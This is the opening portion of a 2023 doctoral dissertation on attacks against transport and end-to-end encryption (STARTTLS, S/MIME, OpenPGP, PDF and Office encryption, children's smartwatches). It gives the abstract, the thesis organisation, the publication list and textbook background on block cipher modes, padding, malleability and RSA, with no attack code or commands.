Exploring Corner Cases of Modern Applied Cryptography

Decryption Oracle Attacks on End-to-End Encryption and Attacks on Transport Encryption


Fabian Ising

Exploring Corner Cases of Modern Applied Cryptography

Decryption Oracle Attacks on End-to-End Encryption and Attacks on Transport Encryption

Fabian Ising

(Place of birth: Steinfurt, Germany)



Dissertation zur Erlangung des Grades eines Doktor-Ingenieurs
der Fakultät für Elektrotechnik und Informationstechnik
an der Ruhr-Universität Bochum

1st Reviewer:	Prof. Dr. Jörg Schwenk	*Ruhr-University Bochum*
2nd Reviewer:	Prof. Dr. Sebastian Schinzel	*FH Münster University of Applied Sciences*
3rd Reviewer:	Prof. Dr. Joachim Posegga	*University of Passau*

Submission Date: April 18th, 2023
Defense Date: June 27th, 2023
Year of Publication: 2023

Author contact information:
f.ising@fh-muenster.de

This thesis was submitted to the *Faculty of Electrical Engineering and Information Technology* of *Ruhr-University Bochum* on April 18th, 2023 and defended on June 27th, 2023.

Examination committee:

Committee Chair	
Prof. Dr. T. Glasmachers	*Ruhr-University Bochum*
1st Reviewer	
Prof. Dr. J. Schwenk	*Ruhr-University Bochum*
2nd Reviewer	
Prof. Dr. S. Schinzel	*FH Münster* *University of Applied Sciences*
3rd Reviewer	
Prof. Dr. J. Posegga	*University of Passau*
Committee Member	
Prof. Dr.-Ing. C. Paar	*Ruhr-University Bochum*
Committee Member	
Jun.-Prof. Dr.-Ing. C. Zenger	*Ruhr-University Bochum*

Abstract

The advent of instantaneous communication via the Internet in the 80s and 90s has revolutionized the way we communicate. Suddenly, we could connect with people all over the world by sending emails and instant messages at a fraction of the previous cost. This advancement gave rise to countless social and political achievements, such as remote work and the climate movement, that might have been impossible without it. However, as we scaled from face-to-face to worldwide communication, opportunities for lawful as well as unlawful actors to monitor this communication scaled as well. In 2013, Edward Snowden's revelations of widespread Internet surveillance made the public, as well as privacy and security experts, acutely aware of the dangers of pervasive monitoring. In response, many service providers have deployed transport encryption, such as TLS, to prevent passive monitoring on the Internet and local networks.

Despite these efforts, digital communication remains at risk from lawful interception and attacks on service providers. The solution is end-to-end encryption, which protects messages from the sender all the way to the receiver. In this thesis, we investigate both transport and end-to-end encryption protocols to uncover corner cases in which they fail to deliver the promised security.

The starting point of our analysis on transport encryption is a survey on the security of TLS and, specifically, the STARTTLS protocol. Through systematization and extension of knowledge on STARTTLS vulnerabilities, we develop practical attacks breaking the confidentiality, integrity, and authentication of STARTTLS connections.

Smartwatches explicitly marketed for children also use transport encryption to protect data in transit between the app or smartwatch and the manufacturers' servers. We analyze this and the general security of these watches. Our analysis shows that a Meddler-in-the-Middle can break the authentication and confidentiality of TLS in one smartwatch ecosystem and another manufacturer's custom encryption protocol. Additionally, a web attacker can compromise the API authorization and gain unauthenticated access to children's sensitive data in the operators' backends.

The issues we found with transport encryption and general data security underline the need for end-to-end encryption. Our end-to-end encryption research focuses on the security of email communication and common document formats. This research reveals that the email end-to-end encryption protocols S/MIME and OpenPGP insufficiently protect against Oracle Attacks—an attack class researchers formerly considered impractical against these protocols. With new techniques based on format oracles, an attacker can break end-to-end encrypted emails through traffic monitoring—independent of whether email client and server use transport encryption.

Building on our format oracle research, we investigate further oracle attacks on end-to-end encrypted emails. Using new methods based on the malleability of encryption modes, an attacker can construct self-exfiltrating plaintexts and compromise the confidentiality of encrypted emails by sending a single email.

Finally, by generalizing our research insights on malleability and plaintext exfiltration in email to the encryption embedded in PDF and standard Office documents, we expand the knowledge of the strengths and limitations of the techniques. Our results show that while end-to-end encryption aims to protect sensitive data, attackers can often trick implementations into revealing this content to an attacker— in many instances due to vague or flawed security recommendations in standards.

Our research yielded numerous vulnerabilities in protocols, implementations, and file formats and revealed structural flaws in un- and insufficiently specified aspects of encrypted communication and protocol interaction. These flaws go as far as abusing the compression used in the plaintext to build self-exfiltrating ciphertexts, decrypting encrypted emails by observing TLS encrypted traffic, revealing the user credentials of email users, hosting attacker-chosen content on mail service providers' websites, and allowing access to the potentially hundreds of children's smartwatches' stored location data.

Zusammenfassung

Das Internet hat die weltweite Kommunikation revolutioniert, indem es Menschen erlaubt, quasi ohne Zeitverzögerung miteinander zu kommunizieren.

Mit allgegenwärtiger digitaler Kommunikation wurde allerdings auch Kommunikationsüberwachung, sowohl durch staatliche als auch durch maliziöse Akteure, effizienter. Spätestens seit der Enthüllung der globalen Überwachungsprogramme der NSA im Jahr 2013 ist dies öffentlich bekannt. Service-Anbieter reagierten hierauf mit der weitreichenden Einführung von Transportverschlüsselung in Form von TLS, um Nutzerdaten zu schützen. Jedoch schützt Transportverschlüsselung nicht vor Datenmissbrauch durch die Service-Anbieter oder gerichtlichen Anordnungen zur Datenherausgabe. Hiervor können Daten nur durch Ende-zu-Ende-Verschlüsselung geschützt werden. Beide Maßnahmen sind allerdings nur effektiv, wenn sie sicher spezifiziert und implementiert werden.

Im ersten Teil dieser Arbeit betrachten wir Angriffe auf Transportverschlüsselung im E-Mail-Umfeld und bei Smartwatches für Kinder. Insbesondere analysieren wir die Sicherheit von STARTTLS: unsere Angriffe brechen hierbei die Vertraulichkeit, Integrität und Authentizität von STARTTLS-Verbindungen.

Weiterhin untersuchen wir die Sicherheit von Kinder-Smartwatches, sowohl in Bezug auf Transportverschlüsselung als auch die generelle Sicherheit der Uhren, Anwendungen und Server. Wir zeigen, dass Angreifer in einer Anwendung TLS-Verbindungen und in einer anderen die Sicherheit einer proprietären Transportverschlüsselung brechen können. Weiterhin zeigen wir klassische API-Angriffe, die den Zugriff auf die sensiblen Daten von Kindern ermöglichen.

Im zweiten Teil dieser Dissertation betrachten wir Orakel-Angriffe gegen Ende-zu-Ende-Verschlüsselung. Wir zeigen, dass OpenPGP- und S/MIME-verschlüsselte E-Mails nur unzureichend vor klassischen Format-Orakel-Angriffen geschützt sind und S/MIME-E-Mails durch diese Angriffe und Analyse von Netzwerkverkehr entschlüsselt werden können. Aufbauend präsentieren wir Orakel-Angriffe gegen S/MIME und OpenPGP, die es erlauben verschlüsselte E-Mails durch das Senden einer einzigen selbst-exfiltrierenden E-Mail zu entschlüsseln.

Abschließend verallgemeinern wir unsere Erkenntnisse auf die Ende-zu-Ende-Verschlüsselung in weiteren Dateiformaten – PDFs und übliche Office-Dokumente – und zeigen die Stärken und Schwächen der entwickelten Techniken auf.

Unsere Forschungsergebnisse zeigen, dass Angreifer Anwendungen in viele Fällen trotz Verschlüsselung dazu bringen können sensitive Daten preiszugeben. Wir führen dies darauf zurück, dass viele schwierige Entscheidungen und Grenzfälle nicht ausreichend in den entsprechenden Standards behandelt werden.

Acknowledgments

I could not have undertaken this journey without the support of my advisors, Sebastian Schinzel and Jörg Schwenk. Sebastian, without your introduction to security and your persistence—starting with our first (in hindsight) rather funny interactions—in making me stay on this path, I would never have finished this thesis. Thanks for giving me the freedom and confidence to choose my own research topics and providing an environment where all ideas can be discussed. Jörg, thank you for offering to be my Ph.D. advisor after we worked on the EFAIL paper in 2018—this erased any doubts I had about setting out on this path.

I am incredibly grateful to all the colleagues and researchers I have been able to work with during my dissertation. This, of course, includes all the people who have worked in the IT security lab of Münster University of Applied Sciences, many of whom have become friends rather than just colleagues. Many thanks to Klaus Ruhwinkel for providing all the infrastructure and organization, without which this research would have been impossible, and for giving me a chance to work with the IT security lab in the first place. Thank you to my research colleagues Christian Dresen, Jens Müller, Simon Ebbers, Tobias Kappert, and especially Damian Poddebniak and Christoph Saatjohann. Damian, thank you for teaching me how to do proper research and always challenging if an explanation or an idea was good enough—I never had so much fun discussing and disagreeing with anyone else. Christoph, thank you for broadening my research topics into new areas and for all the fruitful discussions. Finally, thanks to all my other co-authors and research partners with whom I did a lot of interesting research over the years and had an amazing time.

My thanks to those who have funded my research: the Münster University of Applied Sciences for providing me with a graduate scholarship that gave me all the freedom a researcher could wish for, the European Regional Development Fund North Rhine Westphalia (EFRE.NRW) for funding the MIT-Sicherheit.NRW project, and the Ministry of Culture and Science of North Rhine Westphalia (MKW NRW) for financing the postgraduate research training group North Rhine-Westphalian Experts on Research in Digitalization (NERD.NRW) and the SEAN project.

My final thank you goes to my wife, Laura, for being there for me when I needed it, challenging me when I was too sure of myself, supporting me when I was not, and helping me re-collect my thoughts when I scattered them.

Contents

Beginning

1 Introduction

Complexity is the worst enemy of security,
and our systems are getting more complex all the time.
— Bruce Schneier [266]

1.1 Motivation

In the early 1990s, a large part of the public gained Internet access for the first time. While initially expensive and somewhat "nerdy", it quickly became one of the world's most significant technological and social developments. Before, communication with people around the globe was either costly—via long-distance calls—or very slow—via postal services. With the advent of flat rates for Internet access and higher transfer rates, worldwide communication suddenly became affordable and instantaneous. These technological advancements enabled significant social and political achievements at a previously unimaginable scale, e.g., remote work and the global climate movement. However, at a similar scale, the Internet made mass surveillance of communication viable for governments and state agencies. The best-known example is the NSA's indiscriminate surveillance of Internet traffic revealed in 2013 by Edward Snowden [132, 133].

In reaction, modern communication platforms use transport encryption in the form of Transport Layer Security (TLS) in combination with End-to-End Encryption (E2EE). TLS protects data and associated metadata from passive monitoring and active attacks on the transport layer. E2EE protects the actual messages from lawful interception [97], access by the service provider [135], and malicious access by attackers [131]. However, since many older protocols and applications predate efforts toward secure communications, encryption has either not been built directly into the standards or was added long after the original standards were developed and deployed. This becomes evident at the example of email: While email has been around since the 1970s [284], standardized transport encryption has only been added to it in 1999 [227].

The addition of cryptographic and non-cryptographic features caused ecosystems such as email to grow in complexity over time. Many seemingly non-security-related features and standards interact in non-trivial ways with cryptography. These interactions are often insufficiently described in the standards, leading to ambiguities and implementation problems. In this thesis, we analyze these *corner cases*—cases in which developers need to make non-obvious security-relevant decisions that are not clearly described—and show that they are the source of structural security problems in many ecosystems.

We reveal these corner cases by gathering academic and gray literature, analyzing protocols and underlying standards, examining implementation behavior and interoperability, and reverse engineering. With the help of traffic analysis and structured exploit engineering, we show that they lead to real and exploitable

vulnerabilities in several ecosystems. We augment these findings with general security analysis, testing for privacy violations, and mitigation recommendations.

The described non-trivial protocol interactions can lead to vulnerabilities in otherwise secure protocols, i.e., TLS in the context of STARTTLS. Examples are the attacks against STARTTLS, in which data from the plaintext negotiation phase interacts with server and client behavior in the encrypted context, leading to catastrophic security issues. The complexity of deploying TLS-based communication also regularly leads to applications failing to follow security best practices such as strict certificate checks.

Ambiguities in standards regularly lead to subtle but observable differences in handling sensitive data, such as the plaintext of encrypted messages. These differences, often called side channels, are the basis for *Decryption Oracle Attacks*, in which an attacker queries a decryptor with manipulated ciphertexts and learns details about the underlying plaintext through these side channels. Researchers repeatedly presented decryption oracle attacks against client-server protocols such as TLS. However, similar attacks have not been extensively studied for store-and-forward E2EE protocols, i.e., email, and encrypted file formats—a gap this thesis fills.

1.2 Organization of this Thesis

The research in this thesis is split into two parts. Part I contains our research on transport encryption in the email context and research on smartwatches for children. In Part II, we collected all the research on decryption oracle attacks on end-to-end encrypted protocols and document formats.

1.2.1 Transport Encryption

While TLS has been the target of many attacks in recent years, it is still considered the gold standard for transport encryption. With TLS version 1.3, many problems plaguing the ecosystem in earlier versions seem to be eliminated.

However, not in all cases is TLS used correctly or directly. Especially in the email context, TLS is often used in the form of *STARTTLS*, a relic from the early days of specifying *opportunistic encryption*. STARTTLS adds a plaintext negotiation phase before the TLS handshake, in which the client and server can establish if they both support TLS. Non-obvious interactions of this negotiation phase with the TLS encrypted connection have previously caused vulnerabilities. However, ambiguities in the interaction of STARTTLS with the email protocols have not been the target of in-depth research since then.

Chapter 3 aims to answer the following research question: *Is transport encryption via STARTTLS in the email context secure against attacks by an active Meddler-in-the-Middle attacker?*

1.2.2 Security and Encryption in IoT Devices for Children

Internet-of-Things (IoT) devices have found their way into many aspects of our lives: from the smart thermostat, over the washing machine and coffee maker,

to the smartwatch on our wrist—small, low-cost microprocessors connected to the Internet are ubiquitous. Often this stems from a desire for convenience in everyday life, but sometimes we use IoT devices to satisfy our need for security. This is, for example, the case with *smartwatches for children*.

An increasing number of parents equip their children with one of these smartwatches marketed explicitly for children. The benefits (to the parents) are apparent: they can track their child's location if they get lost and can directly communicate with them. However, this convenience comes at the price of handing sensitive personal data to the operator of the smartwatch's backends. The clear assumption of both parents and the law [99] is that the operators handle this sensitive data with special care by implementing all necessary security measures and employing strong encryption.

Chapter 4 answers the following research questions: *How protected are smartwatches for children against common attacks? Is their communication encrypted, and is this encryption securely implemented?*

1.2.3 Decryption Oracle Attacks against "Non-interactive" Systems

Many modern attacks on encryption are adaptive chosen-ciphertext attacks—attacks in which an attacker sends *chosen ciphertexts* to a victim and *adapts* their following queries according to the victim's answers. Often, the victim is a server that decrypts messages sent to them and leaks information about the result via a side channel. The system leaking the data is commonly called a *Decryption Oracle*.

In this thesis, we examine decryption oracles not in the usual context of "online" client-to-server protocols like TLS but in scenarios where the victim application is specifically under the control of a human, i.e., email clients and document viewers. These settings are interesting from a research perspective because a human victim can usually not be coerced into answering thousands of attacker queries. We show we can lift these restrictions by using of legitimate features and corner cases in the interaction between the cryptography and the embedding ecosystem. We exploit this in two ways: first, by transforming the client application performing the decryption into an automatic oracle (see Chapter 5) and second, by performing the oracle attack in a single query (see Chapters 6 to 8).

Part II of this thesis tackles the research question: *Can we turn end-to-end encrypted protocols and document formats considered "offline" into practical decryption oracles?*

1.3 Publications and Contributions

During his research, the author contributed to nine peer-reviewed publications. All these publications were accepted for publication when this dissertation was submitted. Eight are already published; the remaining one will be published at the *32nd USENIX Security Symposium (USENIX Security '23)* in August 2023. Six of these publications are used as a basis for this dissertation.

1.3.1 Publications used for this Thesis

Content-Type: multipart/oracle –
Tapping into Format Oracles in Email End-to-End Encryption
Fabian Ising, Damian Poddebniak, Tobias Kappert, Christoph Saatjohann, and Sebastian Schinzel

This publication will be published in the conference proceedings of the *32nd USENIX Security Symposium (USENIX Security '23)* in August 2023 [162]. Additionally, parts of this publication were part of the author's master's thesis [161]. The corresponding Chapter 5 includes a distinction between these two works.

Why TLS is better without STARTTLS:
A Security Analysis of STARTTLS in the Email Context
Damian Poddebniak[1], Fabian Ising[1], Hanno Böck, and Sebastian Schinzel

This publication was published in the conference proceedings of the *30th USENIX Security Symposium (USENIX Security '21)* in August 2021 [240]. It was published with shared first authorship between the author and Poddebniak.

Practical Decryption exFiltration:
Breaking PDF Encryption
Jens Müller, Fabian Ising, Vladislav Mladenov, Christian Mainka, Sebastian Schinzel, and Jörg Schwenk

This publication was published in the proceedings of the *2019 ACM SIGSAC Conference on Computer and Communications Security (CCS '19)* in November 2019 [218].

Efail: Breaking S/MIME and OpenPGP Email Encryption
using Exfiltration Channels
Damian Poddebniak, Christan Dresen, Jens Müller, Fabian Ising, Sebastian Schinzel, Simon Friedberger, Juraj Somorovsky, and Jörg Schwenk

This publication was published in the conference proceedings of the *27th USENIX Security Symposium (USENIX Security '18)* in August 2018 [239].

Office Document Security and Privacy
Jens Müller, Fabian Ising, Vladislav Mladenov, Christian Mainka, Sebastian Schinzel, and Jörg Schwenk

This publication was published in the proceedings of the *14th USENIX Conference on Offensive Technologies (WOOT '20)* in August 2020 [216].

STALK: Security Analysis of Smartwatches for Kids
Christoph Saatjohann, Fabian Ising, Luise Krings, and Sebastian Schinzel

This publication was published in the proceedings of the *15th International Conference on Availability, Reliability and Security (ARES '20)* in August 2020 [261].

[1] Shared first authorship, both authors contributed equally to this work.

1.3.2 Further Publications

The author's following publications are not part of this dissertation because they contain research not (or only tangentially) related to applied cryptography.

CORSICA: Cross-Origin Web Service Identification
Christian Dresen, Fabian Ising, Damian Poddebniak, Tobias Kappert, Thorsten Holz, and Sebastian Schinzel

This publication was published in the proceedings of the *15th ACM Asia Conference on Computer and Communications Security (ASIA CCS'20)* in October 2020 [84].

Grand Theft App: Digital Forensics of Vehicle Assistant Apps
Simon Ebbers, Fabian Ising, Christoph Saatjohann, and Sebastian Schinzel

This publication was published in the proceedings of the *16th International Conference on Availability, Reliability and Security (ARES '21)* in August 2021 [90].

Sicherheit medizintechnischer Protokolle im Krankenhaus
Christoph Saatjohann, Fabian Ising, Matthias Gierlings, Dominik Noss, Sascha Schimmler, Alexander Klemm, Leif Grundmann, Tilman Frosch, and Sebastian Schinzel

This publication was published in the 46th issue of the German journal *Datenschutz und Datensicherheit (DuD)* in May 2022 [260]. It was also published as part of the conference proceedings of the *SICHERHEIT 2022 (GI Sicherheit 2022)* in April 2022 [305].

1.4 Notation

Throughout this thesis, we will use several symbols and notations, most of them corresponding to their use in various textbooks and common academic literature. However, to avoid confusion, we list the following (non-exhaustive) specific notations.

Encryption

K	Symmetric encryption and decryption key.
P or M	Plaintext or Message.
C	Ciphertext.
IV	Initialization Vector.
$E_K(x)$	Encryption of x with key k.
$D_K(x)$	Decryption of x with key k.

Bytes and Byte strings

$a \parallel b$	Concatenation of a and b
$0x1A$	Single-byte byte string with value $0x1A$.
$0xCAFE$	Two-byte byte string with value $0xCA \parallel 0xFE$.
$\|x\|$	Length of x.
x^n	n times concatenation of x with itself.
$\oplus$	XOR operation.
$X[n]$	Byte n of byte string X (zero indexed).
$X[-n]$	n-th byte from the end of byte string X.
X_n	For blocks of bytes: Block n of byte string X.
X_{-n}	For blocks of bytes: n-th block from the end of byte string X.

2 Foundations

Following, we provide the background for the other chapters of this thesis. We collect the background material previously used in our publications by unifying it and occasionally extending it with further details where necessary.

2.1 Encryption

The scenario for almost all protocols and formats dealing with encryption is that a sender wants to *securely*, i.e., keeping the *confidentiality* of the message, send a message to one or more receivers over an insecure channel[1]. The message is usually called the *plaintext* (P) or message (M); the process of disguising its contents from eavesdroppers is called *encryption*, and the result is called the *ciphertext* (C). The reverse process—i.e., transforming the ciphertext into the (original) plaintext—is called *decryption*. [265]

Most modern encryption algorithms make use of a *secret*—often called a *key* (K)—to guarantee the security of the encryption. The actual algorithms are publicly known and often analyzed by other cryptographers in a process called *cryptanalysis*. While cryptographic algorithms whose security is only (or mainly) based on the confidentiality (or obscurity) of the algorithm exist, they are generally considered insecure and are often broken by cryptanalysis. [265]


In practice, we differentiate between two types of encryption algorithms: *symmetric* encryption—where the sender and recipient share a secret key—and *asymmetric* encryption—where both parties have a pair of keys. Modern cryptographic systems usually combine these algorithms to employ *hybrid* encryption.

2.1.1 Symmetric Encryption

Symmetric encryption is what most people think about when they hear the word encryption. As the word *symmetric* implies, both sender and receiver use the same key to encrypt and decrypt the message. While symmetric algorithms are usually fast and well-suited to transmitting large amounts of data confidentially, securely *establishing* such a shared secret over an insecure channel is complicated. [231]

Stream and Block Ciphers We further divide asymmetric encryption algorithms into *stream* ciphers and *block* ciphers. Stream ciphers—like RC4—encrypt bits individually, creating one bit of ciphertext for one bit of plaintext. Block

[1] A notable exception from this is the password-based encryption of data at rest, e.g., backups, where the "sender" and the "receiver" are usually the same entity. Nevertheless, the same principles mostly apply.



(a) ECB Encryption. (b) ECB Decryption.

Figure 2.1: **ECB mode of operation.**

ciphers—like Advanced Encryption Standard (AES)—on the other hand, encrypt *blocks* of a specific size, the *block size* or *block length*, of plaintext. [231]

Padding The distinction between stream and block ciphers is mainly relevant to this thesis in one aspect: the use of *padding*. Since a block cipher can only encrypt plaintext with a length equal to the block size, a process to deal with messages that are shorter than the block size is necessary. The plaintext is extended to the block size using padding in such cases. The most notable example of this is the padding described in PKCS #7[2], which is derived using the following steps [172]:

(1.) Calculate the required padding length b using the block size l and the plaintext size $|P|$:

$$b = l - (|P| \mod l).$$

(2.) Generate the padding string PS by repeating b b times:

$$PS = b^b.$$

(3.) Encode the message M by concatenating the plaintext P and the padding string PS:

$$M = P \parallel PS.$$

For example, the ASCII message $SAMPLE$ is encoded to


$$M = SAMPLE \parallel 2 \parallel 2,$$

assuming a block size of 8. Notably, to make this unambiguous, it is required that a message encoded this way always has at least one byte of padding.

Block Cipher Modes of Operation Padding, as described above, allows encrypting messages *shorter* than the block size. However, in most cases, messages are longer than the typical block size of a cipher. Therefore, a process to encrypt these messages is necessary. Algorithms that provide this process are called *Block Cipher Modes of Operation*—also called Operation Modes.

The easiest operation mode is the Electronic Codebook (ECB) mode, as displayed in Figure 2.1. Here, the sender splits the plaintext into block-sized

[2]For a block size of 8 this padding is equivalent to the one described in PKCS #5 [213]



(a) CBC Encryption. (b) CBC Decryption.

Figure 2.2: **CBC mode of operation.**

chunks, and each chunk is encrypted individually and concatenated into the ciphertext. With ECB, the same plaintext block always encrypts to the same ciphertext block, leading to predictable and detectable patterns in the ciphertext. Because of this and its greater susceptibility to replay attacks, it is generally considered insecure. [231]

Another commonly used mode of operation is the Cipher Block Chaining (CBC) mode, as displayed in Figure 2.2. As the name implies, this mode *chains* blocks of ciphertext by performing an XOR operation between the previous ciphertext and the current plaintext block before encrypting and finally releasing it. To allow chaining of the first block, a (usually random) Initialization Vector (IV) is prepended to the plaintext. The IV is not required to be secret and is usually sent in plaintext with the ciphertext. CBC is generally used with the PKCS #7 padding described above. [231]

(1.) Generate a random IV and prepend it to the ciphertext:

$$C_{-1} = IV.$$

(2.) XOR the current plaintext block (P_i) with the previous ciphertext block (C_{i-1}) and encrypt the results:

$$C_i = E_K(P_i \oplus C_{i-1}).$$

The third operation mode that is relevant to this thesis is the Cipher Feedback (CFB) mode, as displayed in Figure 2.3. In contrast to CBC, this mode does not require padding but is transformed into a *pseudo stream cipher* that can encrypt data of arbitrary length. In the CFB mode, encryption is performed as follows:


(1.) Generate a random IV and prepend it to the ciphertext:

$$C_{-1} = IV.$$

(2.) Encrypt the last ciphertext block (C_{i-1}) using the block cipher and XOR the current plaintext block (P_i) onto the result:

$$C_i = E_K(C_{i-1}) \oplus P_i.$$

Malleability in encryption modes XOR is a *malleable* operation, which means that flipping a single bit in one of the two operands of XOR results in a bit flip of the final plaintext at the same position. Because XORing with adjacent ciphertext blocks is the last operation in both CBC and CFB, precise plaintext manipulations are possible by changing the ciphertext only. [257]



(a) CFB Encryption. (b) CFB Decryption.

Figure 2.3: **CFB mode of operation.**

Avalanche Effect The *avalanche effect*, also called *error propagation*, is a desirable property of encryption algorithms, causing a single change, e.g., a bit flip, in the input (i.e., the key or the plaintext) of a cipher to change the ciphertext dramatically. A formalization of this effect, the *strict avalanche criterion*, requires that changing a single input bit changes each output bit with a probability of 50 percent. [296] Modern block ciphers generally fulfill this criterion .[3]




Figure 2.4: **Effects of ciphertext bit flips on CBC decryption.**

The avalanche effect is especially interesting when dealing with block cipher modes of encryption. For example, a single bit flip in a CBC-encrypted ciphertext will flip the corresponding bit in the following ciphertext block. However, due to the avalanche effect, it will (without knowledge of the key) unpredictably change the decryption of the current ciphertext block. However, a bit flip in the ciphertext does not affect *further* plaintext blocks. [89] We show a graphical representation of the malleability of CBC in Figure 2.4.

Integrity Protection and Authenticated Encryption The previously described encryption schemes are not protected from ciphertext manipulations—either by transmission errors or an active attacker—and will release the corresponding plaintext to the user. *Integrity protected* encryption schemes will detect ciphertext modifications and do not output manipulated plaintext. Typically, this is achieved by using *Message Authentication Codes (MACs)* or an *Authenticated Encryption (AE)* scheme. A MAC is a "cryptographic checksum" of the plaintext or the ciphertext, usually computed using a cryptographic keyed hash function called an *HMAC* or based on the output of a block cipher, e.g., a CBC-MAC. [231]

[3] Classic stream ciphers, e.g. RC4, on the other hand, usually do not provide this property for plaintext changes.

On the other hand, AE schemes usually output an *authentication tag* (or authentication code) computed over the ciphertext, for example, in the case of the Galois Counter Mode (GCM), using Galois field multiplication. Often, AE allows the integrity protection of additional, usually *unencrypted*, Associated Data (AD) that provides context to the encrypted data, e.g., a protocol-specific header. Such schemes are called *Authenticated Encryption with Associated Data (AEAD)* schemes. [231]

2.1.2 Asymmetric Encryption

In contrast to symmetric encryption, for asymmetric encryption, often called *public-key encryption*, the sender and receiver of an encrypted message do not share a secret. Instead, the receiver has a keypair consisting of a *private* and a *public* key, of which the sender only needs to know the public key to encrypt a message. Usually, recipient publish their keys in a (semi-)public directory—often backed up by a Public-Key Infrastructure (PKI)—or distribute them to the sender directly. [231]

RSA For this thesis, mainly the RSA algorithm is relevant. This asymmetric encryption algorithm is based on the integer factorization problem. As RSA is usually several times slower than symmetric ciphers and deals with large keys, i.e., 1024-bit to 4096-bit, it is often used to encrypt only small pieces of data. [231]

For RSA encryption, the receiver of a message needs to create a keypair using the following algorithm:

(1.) Choose two large random primes p, q.

(2.) Compute the modulus $N = p * q$.

(3.) Compute $\phi(N) = (p-1)(q-1)$.

(4.) Select a public exponent $e \in \{1, 2, ..., \phi(N)-1\}$ such that $gcd(e, \phi(N)) = 1$.

(5.) Compute the private key d such that $d * e \equiv 1 \mod \phi(N)$.

After these steps, (N, e) is the public, and (d) is the private key.

Then, an encryption of a message M is performed by the formula

$$C \equiv M^e \mod N.$$

Applying the usual rules of modular arithmetic, the decryption returning the original message is performed using the following formula (as long as M is smaller than N):

$$M \equiv C^d \mod N.$$




Figure 2.5: **PKCS #1 v1.5 padding.**

Padding for RSA Encryption Plain implementations of RSA to encrypt data have several weaknesses that lead to catastrophic failure [35, 178]. Therefore, plaintexts are usually *padded* before RSA encryption is applied. The most used padding is defined in PKCS #1 v1.5 and describes how to transform data (D) into an "encryption block" (EB) that corresponds to the format

$$EB = 00 \parallel BT \parallel PS \parallel 00 \parallel D,$$

where BT is the "block type" that is always 02 for encrypted messages, and PS is a random non-zero "padding string". PS must be of length $k - 3 - |D|$, where k is the length of the key's modulus and $|D|$ is the length of the data. [170] A graphical representation of EB is displayed in Figure 2.5.

The padding described above has repeatedly been shown to be vulnerable to attacks [31, 164, 22, 34] and is generally not recommended since more secure options, e.g., Optimal Asymmetric Encryption Padding (OAEP), exist. However, the padding defined by PKCS #1 v1.5 is still in use by many applications.

Malleability of RSA Since the encryption and decryption of RSA are just modular exponentiation, the plaintext is malleable via simple multiplication with a chosen factor s. To perform this manipulation, an attacker can multiply the ciphertext with s^e resulting in the following decryption (where M is the original message and C the original ciphertext, and the variants with $'$ the manipulated versions) [231]:

$$\begin{aligned} C \equiv M^e \quad & \wedge C' \equiv C * s^e \pmod{N} \\ \implies C' \equiv M^e * s^e & \equiv (M * s)^e \\ \implies M' \equiv C'^d & \\ & \equiv (M * s)^{e*d} \\ & \equiv (M * s)^1 \\ & \equiv M * s \end{aligned}$$

2.1.3 Applied Encryption

Above, we described the *primitives* used in modern and historic cryptographic protocols. However, we have not yet explained how to use these primitives in actual cryptographic protocols.

Hybrid Encryption Almost all public-key-based encryption protocols use symmetric and asymmetric encryption together in what is called *hybrid encryption*. Usually, this is a four-step process:

(1.) Generate a random *session key* for symmetric encryption.

(2.) Symmetrically encrypt the message using the generated session key.

(3.) Asymmetrically encrypt the session key using the recipient's public key.

(4.) Send the encrypted session key and the symmetrically encrypted message to the recipient.

A Note on Key Agreement Protocols Modern cryptographic protocols often use key agreement protocols, e.g., the Diffie-Hellman (DH) or Elliptic Curve Diffie-Hellman (ECDH) key exchange—or rather their ephemeral version DHE/ECDHE—for establishing a shared secret. However, these are less relevant to this thesis and will not be explained in detail.

